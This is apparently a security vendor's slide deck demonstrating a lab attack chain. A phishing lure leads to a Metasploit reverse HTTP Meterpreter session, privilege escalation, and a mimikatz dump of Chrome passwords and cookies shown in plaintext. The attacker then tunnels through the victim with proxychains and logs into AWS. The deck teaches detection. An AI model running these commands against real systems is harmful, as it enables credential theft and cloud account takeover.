
Pain in the App #3 –
Those cookies will go straight
to your SaaS



How do you protect your cookies
and monitor your SaaS Apps?



Attack Flow



Inbox - Han.Solo@vrnslab.se - Outlook

File Home Send / Receive Folder View Help Tell me what you want to do

New Email Items New Clean Up Delete Archive Reply All Forward More

Move to? To Manager Move Rules OneNote

Team Email Done Create New

Reply & Delete

Move Unread/ Categorize Follow Up

Read Read Speech Find

Address Book Filter Email Get Add-ins

Add-ins

Favorites

Inbox 1

All Unread By Date ↑

Yesterday

E Engineer Important changes in the lease contract

contract.xls 277 KB

Older

Canada Post Missed Package Delivery 2/2/2021 Dear customer, We

Microsoft Outlook Undeliverable: test 1/1/2021 Delivery has failed to these

FinancialManager Salary Update - Action Nee... 12/31/2020

The Billing sent you a document for consideration and signing.


REVIEW THE ATTACHED DOCUMENT

Principal changes in the lease contract

New conditions and details can be found in the attached file

Please Sign *contract.xls*

Thank You



End Users Are Just trying To Do Their Jobs

This email contains an attached document that you can open by downloading it to your computer.
Office software is required to operate correctly. Please do not share this attachment with others.

About our company

Sign contracts online in just minutes. It's legally binding. Our service provides a professional solution for signing

The image shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "user@kali: ~". Inside the terminal, the user runs a Metasploit exploit command, which successfully establishes a reverse HTTP handler on port 4444 and opens a meterpreter session. The terminal also lists active sessions.

```
user@kali: ~
```

```
resource (/home/user/Desktop/KaliScripts/createHTTPListener.rc) > set exitOnSession False
exitOnSession => false
resource (/home/user/Desktop/KaliScripts/createHTTPListener.rc) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Starting persistent handler(s) ...

[*] Started HTTP reverse handler on http://192.168.0.3:4444
msf6 exploit(multi/handler) > [!] http://192.168.0.3:4444 handling request from 10.60.192.102; (UUID: hicfayyj) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.0.3:4444 handling request from 10.60.192.102; (UUID: hicfayyj) Staging x64 payload (201308 bytes) ...
[!] http://192.168.0.3:4444 handling request from 10.60.192.102; (UUID: hicfayyj) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.0.3:4444 → 127.0.0.1) at 2021-08-24 03:48:29 -0400
```

```
msf6 exploit(multi/handler) > sessions
```

Active sessions		
Id	Name	Type
1	meterpreter	x64/windows

```
Information Connection
```

```
VRNSLAB\engineer @ DESKTOP1 192.168.0.3:4444 → 127.0.0.1 (10.60.192.102)
```

```
msf6 exploit(multi/handler) >
```

What the Hacker Sees



user@kali: ~



Floppy Disk



Trash



File System



Home



share



KaliScripts

```
user@kali: ~ user@kali: ~
1 meterpreter x64/windows VRNSLAB\engineer @ DESKTOP1 192.168.0.3:4444 -> 127.0.0.1 (10.60.192.102)

msf6 exploit(multi/bandler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : DESKTOP1
OS : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : VRNSLAB
Logged On Users : 8
Meterpreter : x64/windows
meterpreter > resource /home/user/Desktop/KaliScripts/Chrome.rc
[*] Processing /home/user/Desktop/KaliScripts/Chrome.rc for ERB directives.
resource (/home/user/Desktop/KaliScripts/Chrome.rc)> getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
resource (/home/user/Desktop/KaliScripts/Chrome.rc)> mkdir c:\\shell
Creating directory: c:\\shell
[-] stdapi_fs_mkdir: Operation failed: Cannot create a file when that file already exists.
resource (/home/user/Desktop/KaliScripts/Chrome.rc)> upload /home/user/Desktop/KaliScripts/mimikatz_trunk c:\\shell\\ -r
[*] mirroring : /home/user/Desktop/KaliScripts/mimikatz_trunk/x64 -> c:\\shell\\x64
[*] uploading : /home/user/Desktop/KaliScripts/mimikatz_trunk/x64/mimikatz.exe -> c:\\shell\\x64\\mimikatz.exe
```

Browser Gives them the Keys to Your SaaS Kingdom

user@kali:~

```
File Edit Search View Document Help
cookies.txt x
1 .####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
2 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
3 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
4 ## / \ ## > https://blog.gentilkiwi.com/mimikatz
5 ## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
6 ##### > https://pingcastle.com / https://mysmartlogon.com ***
7
8
9 mimikatz(commandline) # privilege::debug
10 Privilege '20' OK
11
12 mimikatz(commandline) # dpapi::chrome /in:"C:\Users\han.solo\AppData\Local\Google\Chrome\User Data\Default\Login Data" /unprotect
13 > Encrypted Key found in local state file
14 > Encrypted Key seems to be protected by DPAPI
15 * using CryptUnprotectData API
16 > AES Key is: 15c7bf8db8074e0fa2ab53a7c9f3d60fdb657bbc834cce2e6d1f72ad02c074
17
18 URL : https://signin.aws.amazon.com/ ( https://signin.aws.amazon.com/oauth )
19 Username: jerome
20 * using BCrypt with AES-256-GCM
21 Password: *MnCFBdbIza0
22
23 URL : https://login.salesforce.com/ ( https://login.salesforce.com/ )
24 Username: jboynton@polyrivelab.com
25 * using BCrypt with AES-256-GCM
26 Password: dW<q2Z*$#
27
28 URL : https://github.com/ ( https://github.com/login )
29 Username: jerboynton
30 * using BCrypt with AES-256-GCM
31 Password: dW<q2Z*$#
32
33 URL : https://polyrize.my.salesforce.com/ ( https://polyrize.my.salesforce.com/ )
34 Username: jboynton@polyrivelab.com
35 * using BCrypt with AES-256-GCM
36 Password: dW<q2Z*$#
37
38 URL : https://us-east-2.signin.aws.amazon.com/ ( https://us-east-2.signin.aws.amazon.com/oauth )
39 Username: jerome
40 * using BCrypt with AES-256-GCM
41 Password: *MnCFBdbIza0
42
43 mimikatz(commandline) # exit
44 Bye!
45
```

Floppy

Tras

File Sys

Home

share

KaliScripts

creds.txt

cookies.txt

user@kali:~

```
File Edit Search View Document Help
cookies.txt x
1 .####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
2 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
3 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
4 ## / \ ## > https://blog.gentilkiwi.com/mimikatz
5 ## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
6 ##### > https://pingcastle.com / https://mysmartlogon.com ***
7
8
9 mimikatz(commandline) # privilege::debug
10 Privilege '20' OK
11
12 mimikatz(commandline) # dpapi::chrome /in:"C:\Users\han.solo\AppData\Local\Google\Chrome\User Data\Default\Cookies" /unprotect
13 > Encrypted Key found in local state file
14 > Encrypted Key seems to be protected by DPAPI
15 * using CryptUnprotectData API
16 > AES Key is: 15c7bf8db8074e0fa2ab53a7c9f3d60fdb657bbc834cce2e6d1f72ad02c074
17
18 Host : .1rx.io ( / )
19 Name : _rxuid
20 Dates : 8/24/2021 3:37:51 PM → 8/24/2022 3:37:51 PM
21 * using BCrypt with AES-256-GCM
22 Cookie: %7B%22rx_uid%22%3A%22RX-f69fc72c-7ecb-498c-9632-4e7ae80dba78-005%22%7D
23
24 Host : .360yield.com ( / )
25 Name : tuuid
26 Dates : 8/24/2021 3:37:37 PM → 11/22/2021 3:37:37 PM
27 * using BCrypt with AES-256-GCM
28 Cookie: b38210a0-1637-40fc-b705-822bf5796390
29
30 Host : .360yield.com ( / )
31 Name : tuuid_lu
32 Dates : 8/24/2021 3:37:37 PM → 11/22/2021 3:37:37 PM
33 * using BCrypt with AES-256-GCM
34 Cookie: 1629819457
35
36 Host : .3lift.com ( / )
37 Name : tluid
38 Dates : 8/24/2021 3:24:12 PM → 11/22/2021 3:37:25 PM
39 * using BCrypt with AES-256-GCM
40 Cookie: 11026800064012449169
41
42 Host : .adfarm1.adition.com ( / )
43 Name : UserID
44 Dates : 8/24/2021 3:37:36 PM → 11/22/2021 3:37:36 PM
45 * using BCrypt with AES-256-GCM
46 Cookie: 60001000000000000000000000000000
47
48 Host : .adform.net ( / )
49 Name : C
```

Attacker Dumps Credentials & Cookies



Floppy Disk



Trash



File System



Home



share



KaliScripts




creds.txt



cookies.txt

Tunnel through the victim to avoid detection
WHAT'S YOUR
RANSOMWARE
BLAST RADIUS?

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... accounts.firefox.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... varonis.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... www.varonis.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... cdnjs.cloudflare.com:443 [proxychains] DLL init: proxychains-ng 4.14
... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... js.hsforms.net:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... fast.wistia.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... fast.wistia.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... use.typekit.net:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... ocsp.globalsign.com:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... ocsp.globalsign.com:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... forms.hsforms.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... www.googletagmanager.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... ocsp.pki.goog:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... use.typekit.net:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... p.typekit.net:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... info.varonis.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... www.google.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... js.hs-scripts.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... cse.google.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... cdn.bizible.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... ocsp.pki.goog:80 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... js.usemessages.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... js.hs-banner.com:443 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... consent.varonis.com:443
```



Average vs Advanced Attackers

Average Hacker Joe


- Average Attacker
 - Compromises Endpoint
 - Pulls down Creds and Cookies
 - Takes them offline to attacker machine
 - Logs in using compromised creds from that machine
- Results
 - Alerts trigger around Geo location
 - Suspicious IP Sources
 - Potentially blocked by conditional access settings

Sophisticated Hacker Snir

- Advanced Attacker
 - Compromises Endpoint
 - Pulls down Creds and Cookies
 - Route all web traffic through compromised machine using proxy
 - Access Cloud Applications through proxy using compromised creds
- Results
 - No change in geolocation or IP source
 - Not blocked by conditional access

Phase 1 – Initial Foothold on User Machine

- Attack -
 - Establishing command and control of end user computer
 - Scrape all cookies and credentials
 - Proxy traffic through the compromised device to avoid detection or abnormal geo activity
- Detections to Consider
 - C2 Beacon
 - Dumping of Cookies/Credentials on Endpoints
 - New Proxy installed/configured on endpoint



Sign in as IAM user

Account ID (12 digits) or account alias

217609433701

IAM user name

jerome

Password

••••••••••••

Sign in

[Sign in using root user email](#)

[Forgot password?](#)

Interactive sessions of live
code, demos, and more, on
SageMaker Fridays

[Learn more](#)



English ▾

Login to AWS using stolen credentials

S3 Management Consol... ~/Desktop/creds.txt - M... Postman user@kali:~

10:28 AM

S3 Management Console - Mozilla Firefox

S3 Management Console X +

https://s3.console.aws.amazon.com/s3/home?region=us-east-2#

How would you rate your experience with this service console? ★ ★ ★ ★ ★

aws Services ▾ Search for services, features, marketplace products, and docs [Alt+S]

jerome @ 2176-0943-3701 ▾

Amazon S3 X Provide feedback

Buckets

Access Points

Object Lambda Access Points

Batch Operations

Access analyzer for S3

Block Public Access settings for this account

Storage Lens

Dashboards

AWS Organizations settings

Feature spotlight 3

AWS Marketplace for S3

Buckets (50) Info Buckets are containers for data stored in S3. Learn more

Find buckets by name

C Copy ARN Empty Delete Create

Buckets (50)

Name	AWS Region	Access	Creation date
acme-dev-mc	EU (Frankfurt) eu-central-1	Bucket and objects not public	December 14, 2020, 14:02:56 (UTC-05:00)
acme-prod	EU (Frankfurt) eu-central-1	Bucket and objects not public	December 14, 2020, 14:01:31 (UTC-05:00)
acme-tenant-data	EU (Frankfurt) eu-central-1	Bucket and objects not public	December 14, 2020, 14:01:46 (UTC-05:00)
acme-test-mc	EU (Frankfurt) eu-central-1	⚠️ Public	December 14, 2020, 14:03:10 (UTC-05:00)
acme-tests	US East (Ohio) us-east-2	⚠️ Public	August 25, 2021, 09:52:23 (UTC-04:00)
aws-athena-query-results-217609433701-us-east-2	US East (Ohio) us-east-2	Objects can be public	January 3, 2021, 08:24:39 (UTC-05:00)
cloudtrail-actual-bucket	US East (Ohio) us-east-2	Objects can be public	December 18, 2019, 02:04:30 (UTC-05:00)
comando-dev-serverlessdeploymentbucket-9l4ra8ouf904	US East (N. Virginia) us-east-1	Objects can be public	August 31, 2020, 14:04:03 (UTC-04:00)
customers-data-prod-1	US East (Ohio) us-east-2	⚠️ Public	May 3, 2021, 10:47:34 (UTC-04:00)
dw00826-base-site-2	US East (N. Virginia) us-east-1	⚠️ Public	August 26, 2020, 10:49:56 (UTC-04:00)
